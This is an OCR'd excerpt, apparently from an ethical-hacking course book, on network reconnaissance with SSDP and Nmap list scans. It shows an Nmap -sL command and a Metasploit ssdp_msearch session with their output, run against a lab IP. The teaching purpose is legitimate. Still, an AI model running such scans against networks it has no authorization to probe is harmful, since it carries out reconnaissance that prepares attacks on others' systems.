
```
nmap -sL -v 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
06:01 [redacted] Time
Initiating Parallel DNS resolution of 1 host. at 06:01
Completed Parallel DNS resolution of 1 host. at 06:01,
0.03s elapsed
Nmap scan report for 10.10.1.11
Nmap done: 1 IP address (0 hosts up) scanned in 0.05
seconds
```

https://nmap.org

SSDP and List Scan

SSDP Scan

Simple Service Discovery Protocol (SSDP) is a network protocol that generally communicates with machines when querying them with routable IPv4 or IPv6 multicast addresses. The SSDP service controls communication for the Universal Plug and Play (UPnP) feature. It generally works when the machine is not firewalled; however, it can sometimes work through a firewall. The SSDP service will respond to a query sent over IPv4 or IPv6 broadcast addresses. This response includes information about the UPnP feature associated with it. The attacker uses SSDP scanning to detect UPnP vulnerabilities that may allow him/her to launch buffer overflow or DoS attacks.


msfconsole - Parrot Terminal
File Edit View Search Terminal Help


```
msf6 > use auxiliary/scanner/upnp/ssdp_msearch
msf6 auxiliary(scanner/upnp/ssdp_msearch) > set RHOSTS 10.10.1.11
RHOSTS => 10.10.1.11
msf6 auxiliary(scanner/upnp/ssdp_msearch) > show options

Module options (auxiliary/scanner/upnp/ssdp_msearch):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BATCHSIZE        256              yes       The number of hosts to probe in
                                                each set
   REPORT_LOCATION  false            yes       This determines whether to repo
                                               rt the UPnP endpoint service ad
                                               vertised by SSDP
   RHOSTS           10.10.1.11       yes       The target host(s), see https:/
                                               /github.com/rapid7/metasploit-f
                                               ramework/wiki/Using-Metasploit
   RPORT            1900             yes       The target port (UDP)
   THREADS          10               yes       The number of concurrent thread
                                               s

msf6 auxiliary(scanner/upnp/ssdp_msearch) > exploit

[*] Sending UPnP SSDP probes to 10.10.1.11->10.10.1.11 (1 hosts)
[*] No SSDP endpoints found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/upnp/ssdp_msearch) >
```

Figure 3.72: UPnP SSDP M-SEARCH in Parrot Security

The attacker may use the UPnP SSDP M-SEARCH information discovery tool to check whether the machine is vulnerable to UPnP exploits. The UPnP SSDP M-SEARCH information discovery tool gleans information from UPnP-enabled systems, as shown in the figure.

List Scan

In a list scan, the discovery of the active network host is indirect. A list scan simply generates and prints a list of IPs/Names without actually pinging or scanning the hosts. As a result, the list scan shows all IP addresses as “not scanned” (0 hosts up). By default, a reverse DNS resolution is still carried out on each host by Nmap to learn their names. In Zenmap, the **-sL** option is used to perform a list scan.


Zenmap
Scan
Tools
Profile
Help
Scan
Cancel
Hosts
Services
OS
Host
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details

Target: 10.10.1.11

Profile:

Command: nmap -sL -v 10.10.1.11

